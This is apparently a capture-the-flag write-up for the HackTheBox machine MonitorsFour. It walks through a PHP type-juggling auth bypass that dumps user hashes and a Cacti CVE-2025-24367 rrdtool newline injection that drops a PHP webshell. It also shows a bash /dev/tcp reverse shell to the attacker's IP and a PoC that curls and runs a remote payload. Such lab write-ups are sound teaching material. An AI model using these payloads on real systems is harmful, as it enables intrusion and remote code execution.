HTB: MonitorsFour

MonitorsFour continues the Monitors series, this time on a Windows host. A company website exposes an authenticated API endpoint that returns every employee’s record. I’ll bypass auth with a PHP type juggling flaw to dump a collection of crackable password hashes. Those credentials open a Cacti instance, where I’ll exploit CVE-2025-24367 to inject commands into rrdtool and drop a webshell, landing in a Docker container. Enumeration shows the host is running Docker Desktop on a WSL2 backend, and that the container can reach the Docker Engine API directly (CVE-2025-9074). I’ll create a new container that mounts the Windows host’s drive and read the root flag. In Beyond Root, I’ll turn that filesystem access into a shell on Windows through a scheduled task, and break down the PHP type juggling bug.
Box Info






Recon
Initial Scanning
nmap finds two open TCP ports, HTTP (80) and WinRM (5985):
oxdf@hacky$ sudo nmap -p- --min-rate 10000 --reason monitorsfour.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-19 20:21 UTC
Nmap scan report for monitorsfour.htb (10.129.67.15)
Host is up, received echo-reply ttl 127 (0.021s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack ttl 127
5985/tcp open  wsman   syn-ack ttl 127

Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
oxdf@hacky$ sudo nmap -p 80,5985 -sCV 10.129.67.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-15 20:26 UTC
Nmap scan report for 10.129.67.15
Host is up (0.020s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
It’s a Windows host, where the HTTP server is Nginx.
Both ports show a TTL of 127, which matches the expected TTL for Windows one hop away.
netexec is able to give a domain and hostname over WinRM:
oxdf@hacky$ netexec winrm 10.129.67.15
WINRM 10.129.67.15 5985 MONITORSFOUR Windows 11 / Server 2025 Build 26100 (name:MONITORSFOUR) (domain:MonitorsFour)
The lack of a . in the domain and the same string showing up for both name and domain suggests this is just a workstation rather than a domain-joined host.
Subdomain Fuzz - TCP 80
Given the use of domain name / host-based routing, I’ll use ffuf to bruteforce for subdomains that respond differently:
oxdf@hacky$ ffuf -u http://10.129.67.15 -H 'Host: FUZZ.monitorsfour.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.67.15
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.monitorsfour.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 50ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1408 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
It finds one, cacti. I’ll add both the base domain and the subdomain to my local /etc/hosts file:
oxdf@hacky$ head -1 /etc/hosts
10.129.67.15 monitorsfour.htb cacti.monitorsfour.htb
I’ll scan the webserver for both hosts with nmap and scripts again, but not find anything noteworthy.
monitorsfour.htb - TCP 80
Site
The site is for a networking solutions and infrastructure company:


All of the links on the site except for the Login button go to anchors on the page. There’s an email address in the footer, sales@monitorsfour.htb.
The login page offers a form:

There’s no registration, but there is a “Forgot password?” link. It asks for an email:

Visually, this is the same login page as HTB MonitorsThree, except this time I can’t use this to enumerate users, as it always just says “if that email exists…”:

Tech Stack
The HTTP response headers show that the page is running Nginx and PHP:
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 May 2026 20:34:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/8.3.27
Set-Cookie: PHPSESSID=67be9cf29c9afe53e95953179bbe183a; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13688
Trying to load index.php or index.html both return an empty 404 response:
HTTP/1.1 404 Not Found
Server: nginx
Date: Fri, 15 May 2026 20:39:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/8.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 0
In Firefox, this loads the Firefox default 404 page:

Directory Brute Force
I’ll run feroxbuster against the site:
oxdf@hacky$ feroxbuster -u http://monitorsfour.htb --dont-extract-links

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://monitorsfour.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        7l        9w      146c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      338l      982w    13688c http://monitorsfour.htb/
200      GET        1l        3w       35c http://monitorsfour.htb/user
200      GET        4l       35w      367c http://monitorsfour.htb/contact
200      GET       96l      239w     4340c http://monitorsfour.htb/login
301      GET        7l       11w      162c http://monitorsfour.htb/static => http://monitorsfour.htb/static/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin => http://monitorsfour.htb/static/admin/
301      GET        7l       11w      162c http://monitorsfour.htb/static/js => http://monitorsfour.htb/static/js/
301      GET        7l       11w      162c http://monitorsfour.htb/static/css => http://monitorsfour.htb/static/css/
301      GET        7l       11w      162c http://monitorsfour.htb/static/images => http://monitorsfour.htb/static/images/
301      GET        7l       11w      162c http://monitorsfour.htb/static/images/blog => http://monitorsfour.htb/static/images/blog/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets => http://monitorsfour.htb/static/admin/assets/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/js => http://monitorsfour.htb/static/admin/assets/js/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/css => http://monitorsfour.htb/static/admin/assets/css/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/images => http://monitorsfour.htb/static/admin/assets/images/
301      GET        7l       11w      162c http://monitorsfour.htb/views => http://monitorsfour.htb/views/
301      GET        7l       11w      162c http://monitorsfour.htb/static/fonts => http://monitorsfour.htb/static/fonts/
301      GET        7l       11w      162c http://monitorsfour.htb/static/images/services => http://monitorsfour.htb/static/images/services/
301      GET        7l       11w      162c http://monitorsfour.htb/views/admin => http://monitorsfour.htb/views/admin/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/swf => http://monitorsfour.htb/static/admin/assets/swf/
301      GET        7l       11w      162c http://monitorsfour.htb/controllers => http://monitorsfour.htb/controllers/
200      GET       84l      212w     3099c http://monitorsfour.htb/forgot-password
200      GET      306l      960w    11647c http://monitorsfour.htb/static/css/css2
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/locales => http://monitorsfour.htb/static/admin/assets/locales/
[##>-----------------] - 5m     46079/390000  55m     found:23      errors:5430
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_monitorsfour_htb-1778878141.state ...
[##>-----------------] - 5m     46079/390000  55m     found:23      errors:5430
[##>-----------------] - 5m      4039/30000   13/s    http://monitorsfour.htb/
[##>-----------------] - 5m      3721/30000   12/s    http://monitorsfour.htb/static/
[##>-----------------] - 5m      3625/30000   12/s    http://monitorsfour.htb/static/admin/
[##>-----------------] - 5m      3637/30000   12/s    http://monitorsfour.htb/static/js/
[##>-----------------] - 5m      3630/30000   12/s    http://monitorsfour.htb/static/css/
[##>-----------------] - 5m      3621/30000   12/s    http://monitorsfour.htb/static/images/
[##>-----------------] - 5m      3552/30000   12/s    http://monitorsfour.htb/static/images/blog/
[##>-----------------] - 5m      3540/30000   12/s    http://monitorsfour.htb/static/admin/assets/
[##>-----------------] - 5m      3368/30000   11/s    http://monitorsfour.htb/views/
[##>-----------------] - 5m      3418/30000   11/s    http://monitorsfour.htb/static/fonts/
[##>-----------------] - 5m      3390/30000   11/s    http://monitorsfour.htb/static/images/services/
[##>-----------------] - 5m      3324/30000   11/s    http://monitorsfour.htb/views/admin/
[##>-----------------] - 5m      3124/30000   11/s    http://monitorsfour.htb/controllers/
It started off going, but quickly ground to a halt and started getting errors, so I’ll kill it.
/contact is interesting. It doesn’t look like it’s intended to be there, as it returns a crash:

That’s helpful for orienting where the web files directory is on the host.
/user returns an error as well:

Adding a token parameter returns JSON

I don’t have a valid token at this point, so I’ll come back later.
Some other wordlists would also find .env exposed (or given that it’s PHP I could reasonably just know to check this):
oxdf@hacky$ curl http://monitorsfour.htb/.env
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
That’s DB creds. They don’t work to log into the site, or over WinRM:
oxdf@hacky$ netexec winrm 10.129.67.15 -u monitorsdbuser -p 'f37p2j8f4t0r'
WINRM 10.129.67.15 5985 MONITORSFOUR Windows 11 / Server 2025 Build 26100 (name:MONITORSFOUR) (domain:MonitorsFour)
WINRM 10.129.67.15 5985 MONITORSFOUR [-] MonitorsFour\monitorsdbuser:f37p2j8f4t0r
cacti.monitorsfour.htb - TCP 80
Site
This site is an instance of Cacti:

This is not surprising having already played HTB Monitors, HTB MonitorsTwo, and HTB MonitorsThree.
User Validation
I can validate usernames on the POST request for login. I’ll send it to Burp Repeater, and submit a login request. It will return 200 either way with the page and an “Access Denied! Login Failed.” message.

With a user that doesn’t exist (like 0xdf0xdf in the image above), the response time (bottom right corner) is between 75-110 milliseconds.
However, when I switch the username to admin, the response time goes up!

The range here is around 250-310 milliseconds. That’s because when the name doesn’t exist, it’s just a single DB call (something like select * from users where username = <input>), and when no rows come back, it returns. On the other hand, if the name does exist, the row comes back, and now it has to hash the password to compare to the DB. If it’s using a good hashing algorithm that’s robust against brute force attacks, it will take a noticeable fraction of a second.
In theory I can try fuzzing with ffuf, something like -ft '<200, and a list of usernames, but the webserver is underpowered and sending lots of requests slows them all down, which breaks the filter.
Tech Stack
The page footer shows it’s running version 1.2.28. The HTTP response headers show it’s also PHP, setting a Cacti cookie:
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 May 2026 20:49:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/8.3.27
Last-Modified: Fri, 15 May 2026 20:49:28 GMT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src *; img-src 'self'  data: blob:; style-src 'self' 'unsafe-inline' ; script-src 'self'  'unsafe-inline' ; frame-ancestors 'self'; worker-src 'self' ;
P3P: CP="CAO PSA OUR"
Set-Cookie: Cacti=1adbe24204ac8d89208e1da6fce9d8fa; path=/cacti/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 14320
I’ll skip the directory brute force given it’s known open-source software.
Shell as www-data in Container
Authenticated Cacti Access
Users Dump
I’m not able to find any unauthenticated vulnerabilities in this version of Cacti, so I’ll return to the /user endpoint. To check for injections or crashes or anything weird, I’ll fuzz with ffuf:
oxdf@hacky$ ffuf -u http://monitorsfour.htb/user?token=FUZZ -w /opt/SecLists/Fuzzing/alphanum-case-extra.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb/user?token=FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Fuzzing/alphanum-case-extra.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

0                       [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 156ms]
:: Progress: [95/95] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
I am using the alphanum-case-extra.txt wordlist just to look for bad characters. Surprisingly, it’s “0” that causes different output! It actually dumps the users on the site:
oxdf@hacky$ curl http://monitorsfour.htb/user?token=0 -s | jq .
[
  {
    "id": 2,
    "username": "admin",
    "email": "admin@monitorsfour.htb",
    "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
    "role": "super user",
    "token": "8024b78f83f102da4f",
    "name": "Marcus Higgins",
    "position": "System Administrator",
    "dob": "1978-04-26",
    "start_date": "2021-01-12",
    "salary": "320800.00"
  },
  {
    "id": 5,
    "username": "mwatson",
    "email": "mwatson@monitorsfour.htb",
    "password": "69196959c16b26ef00b77d82cf6eb169",
    "role": "user",
    "token": "0e543210987654321",
    "name": "Michael Watson",
    "position": "Website Administrator",
    "dob": "1985-02-15",
    "start_date": "2021-05-11",
    "salary": "75000.00"
  },
  {
    "id": 6,
    "username": "janderson",
    "email": "janderson@monitorsfour.htb",
    "password": "2a22dcf99190c322d974c8df5ba3256b",
    "role": "user",
    "token": "0e999999999999999",
    "name": "Jennifer Anderson",
    "position": "Network Engineer",
    "dob": "1990-07-16",
    "start_date": "2021-06-20",
    "salary": "68000.00"
  },
  {
    "id": 7,
    "username": "dthompson",
    "email": "dthompson@monitorsfour.htb",
    "password": "8d4a7e7fd08555133e056d9aacb1e519",
    "role": "user",
    "token": "0e111111111111111",
    "name": "David Thompson",
    "position": "Database Manager",
    "dob": "1982-11-23",
    "start_date": "2022-09-15",
    "salary": "83000.00"
  }
]

This is almost certainly a PHP type juggling issue. In PHP, == means same value, and === means same value and same type. PayloadsAllTheThings has a nice chart of weird booleans that come up when a developer mistakenly uses ==:
 Click for full size image
If I look at the dumped token values, the last three all match the form “0e…” in which case 0 would match it. I’ll review the code and show why this works in Beyond Root.
Crack Password
The values in the password field look like MD5 hashes (32 hex characters), so if they are meant to be cracked, they’ll crack instantly in CrackStation:

admin@monitorsfour.htb has the password “wonderful1”.
Authenticated Site Access
The password doesn’t work to log into Cacti, but it does work on the main site:

There are a few tidbits of information in the site. For example, they are using Docker Desktop 4.44.2:

The dumped user data shows that the admin’s name is Marcus Higgins, and the same password with the username marcus works to log into Cacti:

RCE
Triaging Vulnerabilities
Searching for “cacti 1.2.28 vulnerabilities” leads to the CVEdetails page:

Going into the one vulnerability in the “Code Execution” category, the CVE is CVE-2025-24367, which NIST describes as:
Cacti is an open source performance and fault management framework. An authenticated Cacti user can abuse graph creation and graph template functionality to create arbitrary PHP scripts in the web root of the application, leading to remote code execution on the server. This vulnerability is fixed in 1.2.29.
This sounds like something I can exploit.
CVE-2025-24367 Background
There’s also this advisory which walked through the vulnerability in more detail.
The bug lives in cacti_escapeshellarg() in lib/functions.php. Cacti rolls its own version of PHP’s escapeshellarg() so the same code can produce quoting that works on both Linux and Windows:
function cacti_escapeshellarg($string, $quote = true) {
    global $config;

    if ($string == '') {
        return $string;
    }

    /* we must use an apostrophe to escape community names under Unix in case the user uses
    characters that the shell might interpret. the ucd-snmp binaries on Windows flip out when
    you do this, but are perfectly happy with a quotation mark. */
    if ($config['cacti_server_os'] == 'unix') {
        $string = escapeshellarg($string);
        if ($quote) {
            return $string;
        } else {
            # remove first and last char
            return substr($string, 1, (strlen($string)-2));
        }
    } else {
        /* escapeshellarg takes care of different quotation for both linux and windows,
         * but unfortunately, it blanks out percent signs
         * we want to keep them, e.g. for GPRINT format strings
         * so we need to create our own escapeshellarg
         * on windows, command injection requires to close any open quotation first
         * so we have to escape any quotation here */
        if (substr_count($string, CACTI_ESCAPE_CHARACTER)) {
            $string = str_replace(CACTI_ESCAPE_CHARACTER, "\\" . CACTI_ESCAPE_CHARACTER, $string);
        }

        /* ... before we add our own quotation */
        if ($quote) {
            return CACTI_ESCAPE_CHARACTER . $string . CACTI_ESCAPE_CHARACTER;
        } else {
            return $string;
        }
    }
}
The Unix branch defers to PHP’s native escapeshellarg. The Windows branch (the one that matters here, since MonitorsFour is a Windows host) hand-rolls the quoting, wrapping the value in CACTI_ESCAPE_CHARACTER (a " on Windows) and escape any embedded " so the attacker can’t close the quote and tack on extra arguments. What it never does is strip or escape a newline.
The downstream consumer of that escaped string is rrdtool, which Cacti uses to render graphs. It’s rrd_function_process_graph_options() in lib/rrd.php that builds the rrdtool graph command from the fields on a graph or graph template (--title, --vertical-label, --right-axis-label, and so on). The values for those switches come straight from the database row for the graph, which an authenticated user with template-edit rights controls. The relevant case in the giant switch is right_axis_label:
case 'right_axis_label':
    if (!empty($value)) {
        $graph_opts .= '--right-axis-label ' . cacti_escapeshellarg($value) . RRD_NL;
    }
    break;
RRD_NL is defined at the top of the file as " \\\n" (a space, a backslash, and a newline, i.e. the shell line-continuation sequence). Cacti builds the whole rrdtool invocation as one logical command spread across many physical lines:
rrdtool graph filename.png \
--right-axis-label 'whatever the user typed' \
--vertical-label 'something else' \
...
If a \n slips into the value, it terminates the line before the trailing \, the line continuation breaks, and the text after the newline is no longer an argument to --right-axis-label. It becomes the next line of the command stream, which rrdtool reads as a fresh subcommand. That’s the whole primitive.
The last piece is turning “inject rrdtool commands” into “write a PHP file.” rrdtool has a graph subcommand that normally renders a PNG, but with -a CSV it writes a CSV file instead, and the output path is the first positional argument. The CSV contents include the label text of each LINE/AREA element verbatim. So the chain is:
- Use a newline to break out of the legitimate
--right-axis-labelargument. - Issue a
createto make a throwaway RRD database to graph from. - Issue a
graph shell.php -a CSV ... LINE1:out:<?=...?>sorrdtoolwrites a file namedshell.phpwhose contents include attacker-controlled PHP.
The resulting .php file lands in rrdtool’s working directory, which in the Cacti install is somewhere PHP will execute it. Browsing to that file gives RCE as the web user.
The fix in 1.2.29 is a single str_replace at the top of cacti_escapeshellarg() that strips \n and \r from the argument before either platform branch runs, killing the newline-injection primitive at the chokepoint rather than at every caller.
Manual Exploit
To exploit this, I’ll click on the “Graphs” tab in the top menu, and find four existing graphs:

One of the buttons is to “Edit Graph Template”:

I’ll click on that and scroll down to find “Right Axis Label”, which I’ll set to a marker I know:

I’ll submit this, then find the request in Burp, and send it to Repeater. There I’ll scroll down to find my marker:

I’m aiming to set that to three lines:
0xdf
create poc.rrd --step 300 DS:temp:GAUGE:600:-273:5000 RRA:AVERAGE:0.5:1:1200
graph shell.php -s now -a CSV DEF:out=poc.rrd:temp:AVERAGE LINE1:out:<?=system(array_values($_REQUEST)[0]);?>
That would make that call look like:
rrdtool graph filename.png \
--right-axis-label 0xdf
create poc.rrd --step 300 DS:temp:GAUGE:600:-273:5000 RRA:AVERAGE:0.5:1:1200
graph shell.php -s now -a CSV DEF:out=poc.rrd:temp:AVERAGE LINE1:out:<?=system(array_values($_REQUEST)[0]);?>
\
--vertical-label 'something else' \
...
The create and graph commands are new commands, not part of the rrdtool call.
Passing in quotes (single or double) breaks things because of the escaping, so I’m using array_values to get the first arg from $_REQUEST.
That will URL encode to:
0xdf%0acreate+poc.rrd+--step+300+DS%3atemp%3aGAUGE%3a600%3a-273%3a5000+RRA%3aAVERAGE%3a0.5%3a1%3a1200%0agraph+shell.php+-s+now+-a+CSV+DEF%3aout%3dpoc.rrd%3atemp%3aAVERAGE+LINE1%3aout%3a<%3f%3dsystem(array_values($_REQUEST)[0])%3b%3f>%0a
It is important to have the trailing newline (%0a). This goes back into Repeater:

If I’m using ctrl-u to URL-encode in Burp, Burp doesn’t encode newlines, so I’ll have to replace those with %0a myself. I’ll send this, and it returns 302 Found redirecting to graph_templates.php.
Now I’ll load the graphs page by clicking the “Preview” button at the top right of the “Graphs” tab:

I can reach the webshell at http://cacti.monitorsfour.htb/cacti/shell.php?c=id:
oxdf@hacky$ curl http://cacti.monitorsfour.htb/cacti/shell.php?c=id
"time","uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)"
1779018000,"NaN"
That’s RCE!
Shell
To get a full shell, I’ll use a bash reverse shell from the webshell:
oxdf@hacky$ curl http://cacti.monitorsfour.htb/cacti/shell.php --data-urlencode 'c=bash -c "bash -i >& /dev/tcp/10.10.14.61/443 0>&1"'
This just hangs, but at nc:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.67.15 51839
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$
I’ll upgrade my shell using the standard trick:
www-data@821fbd6a43fa:~/html/cacti$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@821fbd6a43fa:~/html/cacti$ ^Z
[1]+ Stopped nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@821fbd6a43fa:~/html/cacti$
Script
There’s a POC for CVE-2025-24367 from one of the co-authors of MonitorsFour, TheCyberGeek. I’ll clone the repo and give it a run. It requires requests and beautifulsoup4, so I’ll add those with the --with parameter to uv:
oxdf@hacky$ git clone https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC.git
Cloning into 'CVE-2025-24367-Cacti-PoC'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 9 (delta 1), reused 2 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 6.63 KiB | 616.00 KiB/s, done.
Resolving deltas: 100% (1/1), done.
oxdf@hacky$ uv run --with requests,beautifulsoup4 exploit.py
usage: CVE-2025-24367 - Cacti Authenticated Graph Template RCE [-h] -u USER -p PASSWORD -i IP -l PORT -url URL [--proxy]
CVE-2025-24367 - Cacti Authenticated Graph Template RCE: error: the following arguments are required: -u/--user, -p/--password, -i/--ip, -l/--port, -url/--url
This script walks through the steps I show manually above, and is very reliable. The script avoids the character issues by running the exploit twice. The first time, it creates a PHP file that runs curl to fetch a payload from the given IP and save it to disk in a file named bash:
f"DEF:out=my.rrd:temp:AVERAGE LINE1:out:<?=`curl\\x20{ip}/bash\\x20-o\\x20bash`;?>\n"
The second run executes that file:
f"DEF:out=my.rrd:temp:AVERAGE LINE1:out:<?=`bash\\x20bash`;?>\n"
The script manages creating an HTTP server on 80 (hardcoded, so it must run as root or in a process with capabilities required to listen on a low port). The payload is a bash reverse shell:
"""
Write bash payload
"""
def write_payload(ip: str, port: int) -> None:
    with open("bash", "w") as f:
        f.write(f"#!/bin/bash\nbash -i >& /dev/tcp/{ip}/{port} 0>&1")
        f.close()
I’ll run this against the target:
oxdf@hacky$ uv run --with requests,beautifulsoup4 exploit.py -u marcus -p wonderful1 -i 10.10.14.61 -l 443 --url http://cacti.monitorsfour.htb
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: f4y40.php
[+] Got payload: /bash
[i] Created PHP filename: QsbRz.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
It creates the first PHP file to fetch the rev shell, and then the second one to run it. Then there’s a shell at my listener:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.67.15 49167
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$
Shell as root on WSL
Enumeration
Container
The hostname of the box is 821fbd6a43fa, which matches the expected names for default Docker containers. There’s also a .dockerenv file in /. ifconfig isn’t installed, but ip addr shows a 172.18.0.0/16 IP:
www-data@821fbd6a43fa:/$ ifconfig
ifconfig
bash: ifconfig: command not found
www-data@821fbd6a43fa:/$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether d6:1e:b2:dd:f2:a3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
This is a Docker container.
Users
The marcus user does have a directory in /home:
www-data@821fbd6a43fa:~$ ls /home/
marcus
It’s world accessible and I can read user.txt:
www-data@821fbd6a43fa:/home/marcus$ cat user.txt
f9451c0f************************
Only marcus and root have shells set in passwd:
www-data@821fbd6a43fa:~$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
marcus:x:1000:1000::/home/marcus:/bin/bash
There’s nothing else interesting in marcus’ home directory:
www-data@821fbd6a43fa:/home/marcus$ ls -la
total 28
drwxr-xr-x 1 marcus marcus 4096 May 18 15:09 .
drwxr-xr-x 1 root   root   4096 Nov 10  2025 ..
-rw-r--r-- 1 marcus marcus  220 Jul 30  2025 .bash_logout
-rw-r--r-- 1 marcus marcus 3526 Jul 30  2025 .bashrc
-rw-r--r-- 1 marcus marcus  807 Jul 30  2025 .profile
-r-xr-xr-x 1 root   root     34 May 18 15:06 user.txt
Web
www-data’s home directory is /var/www:
www-data@821fbd6a43fa:~$ pwd
/var/www
This directory is setup as:
The database creds are in /var/www/app/.env:
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
The Cacti ones are in /var/www/html/cacti/include/config.php:
...[snip]...
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'mariadb';
$database_username = 'cactidbuser';
$database_password = '7pyrf6ly8qx4';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;
...[snip]...
Both of these point to another host named mariadb.
I can connect, but the monitorsfour_db doesn’t have anything useful (I dumped the users earlier). The Cacti DB does have some hashes:
MariaDB [cacti]> select username,password,full_name from user_auth;
+----------+--------------------------------------------------------------+---------------+
| username | password                                                     | full_name     |
+----------+--------------------------------------------------------------+---------------+
| admin    | $2y$10$wqlo06C4isr4q9xhqI/UQOpyM/n8EDzYl/GndqhDh/2LQihzPdHWO | Administrator |
| guest    | 43e9a4ab75570f5b                                             | Guest Account |
| marcus   | $2y$10$bPWlnZYLhoDUawu4x8vLAuCIaDbqIUe4s9t9HqFm/1gtbavD/eKGe | Marcus Haynes |
+----------+--------------------------------------------------------------+---------------+
3 rows in set (0.001 sec)
The guest account hash is broken. I’ll pass the other two to hashcat, but it only finds marcus’s password of “wonderful1” (which I already found above).
Network
The DB configs reference “mariadb”. This is almost certainly available via Docker’s embedded DNS. I’ll get the IP with getent:
www-data@821fbd6a43fa:~$ getent hosts mariadb
